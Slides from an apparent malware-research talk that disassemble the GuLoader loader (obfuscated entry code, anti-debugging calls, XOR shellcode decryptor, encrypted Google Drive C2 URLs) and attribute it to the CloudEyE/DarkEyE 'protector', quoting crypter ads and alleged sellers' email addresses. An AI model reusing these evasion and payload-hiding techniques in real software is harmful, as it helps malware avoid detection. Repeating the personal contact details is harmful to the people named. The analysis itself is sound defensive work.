
Unpack
routine



GuLoader



What is inside of GuLoader?



- VB6 app
- Few recognized functions
- Unknown data in code section

What is inside of GuLoader?


```
.text:00406A58      REAL_START:
.text:00406A58  3D 10 2D 67 8F      cmp     eax, 8F672D10h
.text:00406A5D  75 04               jnz     short loc_406A63
.text:00406A5D      ; -----
.text:00406A5F  10 2D 67 8F      dd     8F672D10h
.text:00406A63      ; -----
.text:00406A63      loc_406A63:                ; CODE XREF: .text:00406A5D↑j
.text:00406A63  81 FB CF CA EC 1C      cmp     ebx, 1CECCACFh
.text:00406A69  75 04               jnz     short loc_406A6F
.text:00406A69      ; -----
.text:00406A6B  CF CA EC 1C      dd     1CECCACFh
.text:00406A6F      ; -----
.text:00406A6F      loc_406A6F:                ; CODE XREF: .text:00406A69↑j
.text:00406A6F  3D EF 63 A6 4F      cmp     eax, 4FA663EFh
.text:00406A74  75 04               jnz     short loc_406A7A
.text:00406A74      ; -----
.text:00406A76  EF 63 A6 4F      dd     4FA663EFh
.text:00406A7A      ; -----
.text:00406A7A      loc_406A7A:                ; CODE XREF: .text:00406A74↑j
.text:00406A7A  81 FB 40 64 35 05      cmp     ebx, 5356440h
.text:00406A80  75 04               jnz     short key_calculation
.text:00406A80      ; -----
```

What is inside of GuLoader?

```
00406A54 ; -----
00406A54      ja      short near ptr dword_406A40+2
00406A56      outsb
00406A57      push    esp
00406A58      cmp     eax, 8F672D10h
00406A5D      jnz     short near ptr loc_406A5F+4
00406A5F
00406A5F loc_406A5F:                                ; CODE XREF: .text:00406A5D↑j
00406A5F      adc     ds:0FB818F67h, ch
00406A65      iret
00406A65 ; -----
00406A66      db  0CAh ; K
00406A67      db  0ECh ; M
00406A68      db  1Ch
```

What is inside of GuLoader?

 jmp 004068E1



```
push    0
or      dword ptr [esp], 0FFFDEF8h
add     dword ptr [esp], 4278F9h ; -> 0x004068E1
retn
```

What is inside of GuLoader?

Anti-debugging

```
SEG000:003C01E0    push    0           ; ThreadInformationLength
SEG000:003C01E2    push    0           ; ThreadInformation
SEG000:003C01E4    push    11h         ; ThreadInformationClass = ThreadHideFromDebugger
SEG000:003C01E6    push    -2          ; ThreadHandle
SEG000:003C01E8    push    ecx
SEG000:003C01E9    xor     ecx, 0F5F6C3Eh
SEG000:003C01EF    pop     ecx
SEG000:003C01F0    call   eax          ; NtSetInformationThread
```

77EF40F0	90	nop	DbgBreakPoint
77EF40F1	C3	ret	
77F5F125	6A 00	push 0	DbgUiRemoteBreakin
77F5F127	B8 040C1600	mov eax,160C04	
77F5F12C	FFD0	call eax	
77F5F12E	C2 0400	ret 4	

What is inside of GuLoader?

```
    cmp     edx, 3B6D1D1Dh
    jnz     short loc_4068ED
; -----
    dd 3B6D1D1Dh
; -----
loc_4068ED:
    cmp     edi, 0EA43B366h
loc_4068F3:
    jnz     short loc_4068F9
; -----
    dd 0EA43B366h
; -----
loc_4068F9:
    cmp     edi, 577A207h
    jnz     short loc_406905
; -----
    dd 577A207h
; -----
loc_406905:
    cmp     eax, 0A26F8B27h
```

Shellcode decryptor:

- Decryption key is calculated dynamically*
- Junk code*
- Random bytes*

What is inside of GuLoader?

Shellcode

Old version

```
sub_3C00FF    proc near
              pop     ecx
              mov     [ebp+18h], ecx
              push    ecx
              xor     ecx, 295B403Ah
              pop     ecx
              jmp     loc_3C1E80
```



New version

```
sub_290069    proc near                                ; CODE XREF: sub_290069
              pop     ecx
              mov     [ebp+1Ch], ecx
              jmp     short loc_2900AF
; -----
              db 1Dh
+             dd 0Fh dup(1D0447CEh)
              db 0CEh, 47h, 4
; -----

loc_2900AF:    ; CODE XREF: sub_290069
              test    ecx, ecx
              jmp     short loc_2900F7
; -----
              db 1Dh
+             dd 10h dup(1D0447CEh)
              db 0CEh, 47h, 4
; -----

loc_2900F7:    ; CODE XREF: sub_290069
              nop
              jmp     short loc_29013A
; -----
              dw 1D04h
+             dd 0Fh dup(1D0447CEh)
              db 0CEh, 47h
```

What is inside of GuLoader?

Shellcode decryptor

Encrypted shellcode



Key

Key

Key

Key

Key

shellcode

http

s://

What is inside of GuLoader?

Using know pattern ("https://" in this case) to find the shellcode decryption key

1. Calculate key

$$\boxed{\text{Bytes}[i:i+4]} \oplus \boxed{\text{"http"}} = \boxed{\text{Key}}$$

2. Validate key

$$\boxed{\text{Bytes}[i+4:i+8]} \oplus \boxed{\text{Key}} == \boxed{\text{"s://"}}$$

3. Else i+=1, goto 1

What is inside of GuLoader?

*Old version: URLs are
stored in plain text:*

```
load_url:
    call    ab_load_C2_url
; -----
aHttpsDriveGoog db 'https://drive.google.com/uc?export=download&id=1MJlapxhGBT2pqwgXJ'
                db 'l_SJBeigVbjgxiz',0
                align 4
                db    0
; -----
; START OF FUNCTION CHUNK FOR ab_load_C2_url

loc_7335:
                ; CODE XREF: ab_load_C2_url+7↑j
    call    ab_load_decoy_url
; -----
aHttpMyurlMyfil db 'http://myurl/myfile.bin',0
```

*New version:
comes with
encrypted URLs:*

```
loc_3E42E3:                                     ; CODE XREF
|         call    ab_load_C2_URL
; END OF FUNCTION CHUNK FOR ab_main_Init_and_Perofo
; -----
                db 0F2h                        ; ^9A= 'h'
                db 5Ch ; \                      ; ^28= 't'
                db 57h ; W                      ; ^23= 't'
                db 0Dh                        ; ^7D= 'p'
                db 14h                        ; ^67= 's'
                db 33h ; 3                      ; ^09= ':'
                db 0EAh ; κ                     ; ^C5= '/'
                db 0Bh                        ; ^24= '/'
                db 0C5h ; E                     ; ^A1= 'd'
                db 0CCh ; M                     ; ^8E= 'r'
                db 0BEh ; s                     ; ^D7= 'i'
                db 17h                        ; ^61= 'v'
                db 69h ; i                     ; ^0C= 'e'
                db 17h                        ; ^39= '.'
```

DarkEyE

```
꺆J 쏹0 肅0 o\Projects\Vagodepressor.frm" -W 3 -Gy -G5 -Gs4096 -dos -Z1  
-Fo"C:\Program Files (x86)\DarkEyE Protector -  
Professional_Neo\Projects\Vagodepressor.OBJ"  
-QIfdi꺆꺆 A*꺆2asic (x8꺆꺆 A*꺆2C:\Program Files
```

DarkEyE

03C3B27	neg	ebx	:00320CD2	neg	ebx
03C3B29	push	edi	:00320CD2		
03C3B2A	xor	edi, 93B0F962h	:00320CD2		
03C3B30	pop	edi	:00320CD2		
03C3B31	mov	edi, ebx	:00320CD4	mov	edi, ebx
03C3B33	fnop		:00320CD6		
03C3B35			:00320CD6	decryption_loop:	; CODE XREF: ab_decrypt_payload+91↓j
03C3B35	decryption_loop:	; CODE XREF: ab_decrypt_payload+7D↓j	:00320CD6	mov	eax, [edx+ecx] ; encrypted data
03C3B35	mov	eax, [edx+ecx] ; encrypted data	:00320CD9	add	ebx, esi
03C3B38	add	ebx, esi	:00320CDB	pxor	mm0, mm0
03C3B3A	movd	mm0, eax ; encryted bytes	:00320CDE	pxor	mm1, mm1
03C3B3D	movd	mm1, dword ptr [ebx] ; decryption_key	:00320CE1	movd	mm0, eax ; encryted bytes
03C3B40	mov	edi, edi	:00320CE4	movd	mm1, dword ptr [ebx] ; decryption_key
03C3B42	pxor	mm0, mm1	:00320CE7	pxor	mm0, mm1
03C3B45	cmp	ecx, 698ACC2Bh ; junk instruction	:00320CE7		
03C3B48	push	ecx	:00320CEA	push	ecx
03C3B4C	add	edi, 0C606035Bh ; junk instruction	:00320CEA		
03C3B52	sub	edi, 0C606035Bh ; junk instruction	:00320CEA		
03C3B58	movd	ecx, mm0	:00320CEB	movd	ecx, mm0
03C3B5B	mov	al, cl	:00320CEE	mov	al, cl
03C3B5D	mov	edi, edi ; junk instruction	:00320CEE		
03C3B5F	pop	ecx	:00320CF0	pop	ecx
03C3B60	sub	ebx, esi	:00320CF1	sub	ebx, esi
03C3B62	add	ebx, 1	:00320CF3	add	ebx, 1
03C3B65	jnz	short loc_3C3B69	:00320CF6	jnz	short loc_320CFA
03C3B67	mov	ebx, edi	:00320CF8	mov	ebx, edi
03C3B69			:00320CFA		
03C3B69	loc_3C3B69:	; CODE XREF: ab_decrypt_payload+73↑j	:00320CFA	loc_320CFA:	; CODE XREF: ab_decrypt_payload+87↑j
03C3B69	mov	[edx+ecx], eax	:00320CFA	mov	[edx+ecx], eax
03C3B6C	add	ecx, 1	:00320CFD	add	ecx, 1
03C3B6F	jnz	short decryption_loop	:00320D00	jnz	short decryption_loop

GuLoader

DarkEyE

DarkEyE

```
部J 존0 肃0 o\Projects\Uagodepressor.frm" -W 3 -Gy -G5 -Gs4096 -dos -Z1  
-Fo"C:\Program Files (x86)\DarkEyE Protector -  
Professional_Neo\Projects\Uagodepressor.OBJ"  
-QIfdi是鐮 A*62asic (x8是鐮 A*62C:\Program Files
```

DarkEyE Protector V3 # VB6/ASM # NO DEPENDENCIES (NATIVE) # XP to Win10 Execution



EXCLUSIVE

12-19-2014, 02:50 PM (This post was last modified: 10-20-2018, 09:50 AM by xor.)



#1



xor

0xDE



THIS IS A SECURITY SOFTWARE AND ITS USE IS TO PROTECT YOUR FILES AGAINST REVERSE ENGINEERING, CRACKING PROCEDURES, AND NOT ANY OTHER USE. WE'RE NOT RESPONSABLE FOR ANY OTHER USE YOU DO WITH THIS SOFTWARE. YOU'RE THE SOLE AND ONLY RESPONSABLE FOR WHAT USE YOU DO WITH THIS SOFTWARE. TO REPORT ANY KIND OF ABUSE MAIL US TO:

abuse@securitycode.eu

DarkEyE

[LONG LASTING FUD 0\33][VB6 DarkEyE Crypter[No Dependencies] [WORKS WITH ALL RAT / STEALER /KEYLOG]



sonykuccio
Guest

02-16-2011, 06:46 PM

♥ 🔗 #1

What Is Dark EyE ?

DarkEyE is not just a crypter: Is an EPIC code obfuscator that uses a totally new technique to encrypt/obfuscate your files. This will make your files FUD for much time like no one crypter. Every Build you make with this Software is about 99% unique: What does it means? it means that if you crypt the same file two or more time the first will have about a 0.9-0.1% similarity percentage compared to the second. Then, if you are a Fk*n spreader, and ur file will get detected, you can recrypt it with same setting and obtain again a FUD file :-). Here's something that u have to know before use it:

sonykuccio
Guest

- xsebyx@hotmail.it (Sebyno)
- thedoktor2007@hotmail.it (EveryThing)

DarkEye evolved into CloudEye

securitycode.eu



[Home](#) [Features](#) [Videos](#) [Pricing](#) [Contact](#) [Client area](#)

**DARKEYE EVOLVED INTO
CLOUDEYE ! NEXT GENERATION
OF WINDOWS EXECUTABLES'
PROTECTION**

OUR PACKAGES


CloudEye

```
GULOADER

    call    sub_3E71
; -----
aHttpsDriveGoog db 'https://drive.google.com/
                db 'Ozd1HgU4Y4Y-wj-',0
; END OF FUNCTION CHUNK FOR sub_3E48
                dw 0
                db 0
; -----
; START OF FUNCTION CHUNK FOR sub_3E71

loc_4B09:
    call    sub_3F47
; -----
aHttpMyurlMyfil db 'http://myurl/myfile.bin'
```

Protecting an application using google drive



CloudEye

CloudEye Protector

Home Builder

Profiles manager

MyProfile1

Builder

Main encrypted executable has been saved to this path:

Hash identifier:

Please upload to a remote server (ex. <http://www.myurl.com/file.bin>) and paste below the URL (NOTE: Filename CAN be renamed before upload)

URL(s) domains

Main URL

<http://127.0.0.1/RNmJOu175.bin>

Backup URL(s)

Import Skip backup domains validity check Export

Previous Next Reset & new build

Extracted Malware Configurations:

FAMILY
GuLoader

key 3d932f34c9c924d76355eae5922dbd268d14a5171e31da36b7d6dc88a6ae33cda198973d32b28cdd...

key_len 618

urls <http://myurl/myfile.bin>, <http://127.0.0.1/RNmJOu175.bin>

Threat Details Report Actions

Check Point

F292D400E448D4307C14B96A712677C1

SIZE: 92 KB | TYPE: EXE | HASH list

Verdict: Malicious Action: Prevent Confidence: High Secure / Risk: Critical Classification: Trojan

ATTACK VECTOR | 27/05/2020 17:32

127.0.0.1 → F292D400E448D4307C14B96A712... → 127.0.0.1

MALWARE FAMILY

GuLoader

Similarity Analysis

50312 37734 25156 12578 0

26/03 03/04 11/04 19/04 27/04 05/05 13/05 21/05

World map showing global distribution of threats.

Extracted Malware Configurations:

CloudEye == GuLoader

CloudEye

GuLoader

```
00200000 start_000      proc near
00200000                jmp     short loc_200068
00200000 ; -----
00200002 RND_STUB          db 2,'X',19h,'L4u·suhГм'жЎ5ЪoП*',1Bh,'<4pKziГ',0Ch,'u|«WBS Ё_s
00200002                db '691II3',1,'-QT!4A',18h,'“Юek',12h,1Eh,'f',0Fh,'&jK',4,'G',8
00200002                db '=B7т',6,'+',7,'> {1bHБЪ†A',14h,']Ж&ë',13h,'ММ'
00200068 ; -----
00200068
00200068 loc_200068:         ; CODE XREF: start_000↑j
00200068                sub     esp, 208h
0020006E                jmp     short loc_2000A4
0020006E ; -----
00200070                dd 0Dh dup(0A68012F5h)
002000A4 ; -----
002000A4 loc_2000A4:         ; CODE XREF: start_000+6E↑j
002000A4                nop
002000A5                jmp     short loc_2000CB
```

```
003E0000 start_000      proc near
003E0000                jmp     short loc_3E0081
003E0000 ; -----
003E0002 RND_STUB          db 'O e',18h,'ГБ,?E3q·\IlffЖЖ»xкVB;XE~ГЧAHvGК',1Eh,'ки+эм9X',2,
003E0002                db 'Л@MaУћня',0Dh,'д_Е...7ЭЙНЫс6iP',12h,'Ућ',16h,',~',8,',',3,'STC
003E0002                db 'мF7§',13h,'ЬeR<Я('UfшЮox',19h,'|-sЉ&SUMfШщ',1Dh,'Ітп>P^5°ыL
003E0081 ; -----
003E0081
003E0081 loc_3E0081:         ; CODE XREF: start_000↑j
003E0081                jmp     short loc_3E00B7
003E0081 ; -----
003E0083                dd 0Dh dup(66C737Eh)
003E00B7 ; -----
003E00B7
003E00B7 loc_3E00B7:         ; CODE XREF: start_000:loc_3E0081↑j
003E00B7                cld
003E00B8                sub     esp, 208h
003E00BE                jmp     short loc_3E00EC
```

CloudEyE == GuLoader

CloudEyE

GuLoader

```
ab_decrypt_joined_URL proc near          ; CODE XREF: sub_2012A8:loc_2045B5↓p
    pop     ebx
    push    edi
    clc
    push    ebx
    jmp     short loc_2016B0
; -----
    dd 10h dup(0A68012F5h)
; -----
loc_2016B0:                               ; CODE XREF: ab_decrypt_joined_URL+4↑j
    clc
    call    sub_204AA4
    clc
    clc
    push    dword ptr [ebp+64h] ; XOR Key
    push    618                ; Key length
    push    23                 ; URL length
    push    dword ptr [ebp+0B8h] ; URL
    cld
    call    ab_xor_decrypt
    push    0
    jmp     short loc_201702
; -----
    dd 0Ch dup(12F5A680h)
; -----
loc_201702:                               ; CODE XREF: ab_decrypt_joined_URL+66↑j
    cld
    push    dword ptr [ebp+0B8h] ; URL
    nop
    call    sub_203A60
```

```
ab_decrypt_joined_URL proc near          ; CODE XREF: SEG000:loc_3E47BC↓p
    pop     ebx
    push    edi
    push    ebx
    jmp     short loc_3E15E2
; -----
    dd 0Dh dup(6C737E06h)
; -----
loc_3E15E2:                               ; CODE XREF: ab_decrypt_joined_URL+3↑j
    fnop
    call    sub_3E4D85
    push    dword ptr [ebp+64h] ; XOR Key
    nop
    push    580                ; Key length
    push    23                 ; URL length
    nop
    push    dword ptr [ebp+0B8h] ; URL
    jmp     short loc_3E1625
; -----
    dd 0Ah dup(737E066Ch)
; -----
loc_3E1625:                               ; CODE XREF: ab_decrypt_joined_URL+52↑j
    cld
    call    ab_xor_decrypt
    cld
    push    0
    push    dword ptr [ebp+0B8h] ; URL
    call    sub_3E395C
    push    0
    push    eax
```

CloudEye == GuLoader

CloudEye

GuLoader

```
call    ab_load_C2_URL
db 55h ; ^3D= 'h'
db 0E7h ; ^93= 't'
db 5Bh ; ^2F= 't'
db 44h ; ^34= 'p'
db 0F3h ; ^C9= ':'
db 0E6h ; ^C9= '/'
db 0Bh ; ^24= '/'
db 0E6h ; ^D7= '1'
db 51h ; ^63= '2'
db 62h ; ^55= '7'
db 0C4h ; ^EA= '.'
db 0D5h ; ^E5= '0'
db 0BCh ; ^92= '.'
db 1Dh ; ^2D= '0'
db 93h ; ^BD= '.'
db 17h ; ^26= '1'
db 0A2h ; ^8D= '/'
db 46h ; ^14= 'R'
db 0EBh ; ^A5= 'N'
db 7Ah ; ^17= 'm'
db 54h ; ^1E= 'J'
db 7Eh ; ^31= 'O'
db 0AFh ; ^DA= 'u'
db 7 ; ^36= '1'
db 80h ; ^B7= '7'
db 0E3h ; ^D6= '5'
db 0F2h ; ^DC= '.'
db 0EAh ; ^88= 'b'
db 0CFh ; ^A6= 'i'
db 0C0h ; ^AE= 'n'
```

```
call    ab_load_joined_URL
db 55h ; ^3D= 'h'
db 0E7h ; ^93= 't'
db 5Bh ; ^2F= 't'
db 44h ; ^34= 'p'
db 0F3h ; ^C9= ':'
db 0E6h ; ^C9= '/'
db 0Bh ; ^24= '/'
db 0BAh ; ^D7= 'm'
db 1Ah ; ^63= 'y'
db 20h ; ^55= 'u'
db 98h ; ^EA= 'r'
db 89h ; ^E5= 'l'
db 0BDh ; ^92= '/'
db 40h ; ^2D= 'm'
db 0C4h ; ^BD= 'y'
db 40h ; ^26= 'f'
db 0E4h ; ^8D= 'i'
db 78h ; ^14= 'l'
db 0C0h ; ^A5= 'e'
db 39h ; ^17= '.'
db 7Ch ; ^1E= 'b'
db 58h ; ^31= 'i'
db 0B4h ; ^DA= 'n'
```

```
call    ab_load_C2_URL
db 0F2h ; ^9A= 'h'
db 5Ch ; ^28= 't'
db 57h ; ^23= 't'
db 0Dh ; ^7D= 'p'
db 14h ; ^67= 's'
db 33h ; ^09= ':'
db 0EAh ; ^C5= '/'
db 0Bh ; ^24= '/'
db 0CCh ; ^A1= 'd'
db 0BEh ; ^BE= 'r'
db 17h ; ^D7= 'i'
db 69h ; ^61= 'v'
db 17h ; ^0C= 'e'
db 0BCh ; ^39= '.'
db 0C1h ; ^DB= 'g'
db 8Ah ; ^AE= 'o'
db 2Eh ; ^E5= 'o'
db 63h ; ^49= 'g'
db 0A5h ; ^0F= 'l'
db 0C0h ; ^C0= 'e'
db 4Dh ; ^EE= '.'
db 0DEh ; ^2E= 'c'
db 1 ; ^B1= 'o'
db 0C3h ; ^6C= 'm'
db 0A9h ; ^EC= '/'
db 27h ; ^DC= 'u'
db 0DBh ; ^44= 'c'
db 0F2h ; ^E4= '?'
db 9Ah ; ^97= 'e'
db 9Ah ; ^E2= 'x'
```

```
call    ab_load_joined_URL
db 0F2h ; ^9A= 'h'
db 5Ch ; ^28= 't'
db 57h ; ^23= 't'
db 0Dh ; ^7D= 'p'
db 5Dh ; ^67= ':'
db 26h ; ^09= '/'
db 0EAh ; ^C5= '/'
db 49h ; ^24= 'm'
db 0D8h ; ^A1= 'y'
db 0CBh ; ^BE= 'u'
db 0A5h ; ^D7= 'r'
db 0Dh ; ^61= 'l'
db 23h ; ^0C= '/'
db 54h ; ^39= 'm'
db 0A2h ; ^DB= 'y'
db 0C8h ; ^AE= 'f'
db 8Ch ; ^E5= 'i'
db 25h ; ^49= 'l'
db 6Ah ; ^0F= 'e'
db 0EEh ; ^C0= '.'
db 8Ch ; ^EE= 'b'
db 47h ; ^2E= 'i'
db 0DFh ; ^B1= 'n'
```

Identities behind CloudEyE



DarkEyE



GuLoader —•  CloudEyE —• securitycode.eu

Identities behind CloudEyE

DarkEyE ads:



DarkEyE



sonykyccio

[LONG LASTING FUD 0133][VB6]DarkEyE Crypter[No Dependencies] [WORKS WITH ALL RAT / STEALER /KEYLOG]

sonykyccio
Guest

02-16-2011, 06:46 PM

What Is Dark EyE ?

sonykyccio
Guest

- xsebyx@hotmail.it (Sebyno)
- thedoktor2007@hotmail.it (EveryThing)



darkeyecrypter.altervista.org
darkeyecrypter.in

Purchasing DarkEye

Contact one of the following:

- Everything: TheDoktor2007@hotmail.it
- XsebyX: xsebyx@hotmail.it
- Reseller : Romeo (csaskey@yahoo.com)



XsebyX



